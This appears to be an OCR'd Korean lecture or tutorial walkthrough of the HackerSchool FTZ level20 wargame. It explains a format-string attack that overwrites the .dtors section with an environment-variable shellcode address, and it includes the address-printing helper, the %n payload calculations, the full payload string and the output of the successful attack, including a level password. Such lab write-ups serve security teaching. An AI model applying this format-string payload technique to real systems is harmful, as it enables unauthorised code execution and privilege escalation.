
- 환경 변수 SHELLCODE의 주소 출력 프로그램 작성 (env.c)
  - 레벨 11에서 작성한 프로그램을 복사해도 됨

level11@ftz:~/tmp

```
#include <stdio.h>

void main()
{
        printf("Address: 0x%x\n", getenv("SHELLCODE"));
}
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"env.c" 6L, 85C                                    1,1           All
```


공격 프로그램 실행

- 환경 변수에 쉘 코드를 저장하고 쉘 코드의 주소 획득



소스 분석

- ret 위치 확인
  - 정확한 ret의 위치를 알 수 없으므로 대신 .dtors 영역의 위치 사용
  - .dtors 영역
    - main() 종료 후에 실행되는 함수
    - 이 부분을 쉘 코드 주소 값으로 덮으면 main() 함수 실행 후 쉘 코드 실행
  - 0x08049594 + 4 = 0x08049598



소스 분석

- .dtors 영역 활용 예

level20@ftz:~/tmp

```
[level20@ftz tmp]$ cat dtors.c
#include <stdio.h>

void __attribute__((constructor)) t_ctors()
{
        printf("Before main()\n");
}

void __attribute__((destructor)) t_dtors()
{
        printf("After main()\n");
}

int main()
{
        printf("Inside main()\n");
}
[level20@ftz tmp]$ gcc -o dtors dtors.c
[level20@ftz tmp]$ ./dtors
Before main()
Inside main()
After main()
[level20@ftz tmp]$
```

공격 프로그램 실행

- 쉘 코드 주소 계산
  - 0xbffff468
    - 0xbfff = $49151_{(10)}$
    - 0xf468 = $62568_{(10)}$

- 페이로드 계산
  - $62568 = 40 + n_1$ ➔ $n_1 = 62528$
  - $49151 = 40 + n_1 + n_2$ ➔ $n_2 = -13417 = 52119$
    [0x10000(= $65536_{(10)}$)을 더해주면 됨]
  - AAAA₩x98₩x95₩x04₩x08AAAA₩x9a₩x95₩x04₩x08%8x%8x%8x%62528c%n%52119c%n

공격 프로그램 실행

- 공격 수행

```
level20@ftz:~
[level20@ftz level20]$ (python -c 'print "AAAA\x98\x95\x04\x08AAAA\x9a\x95\x04\x
08%8x%8x%8x%62528c%n%52119c%n"'; cat) | ./attackme
```

…

```
whoami
clear
my-pass
TERM environment variable not set.

clear Password is "i will come in a minute".
웹에서 등록하세요.

* 해커스쿨의 든 레벨을 통과하신 것을 축하드립니다.
당신의 끈질긴 열정과 능숙한 솜씨에 찬사를 보냅니다.
해커스쿨에서는 실력있 분들을 모아 연구소라는 그룹을 운영하고 있습니다.
이 메시지를 보시는 분들 중에 연구소에 관심있으신 분은 자유로운 양식의
가입 신청서를 admin@hackerschool.org로 보내주시기 바랍니다.
```

THANK YOU!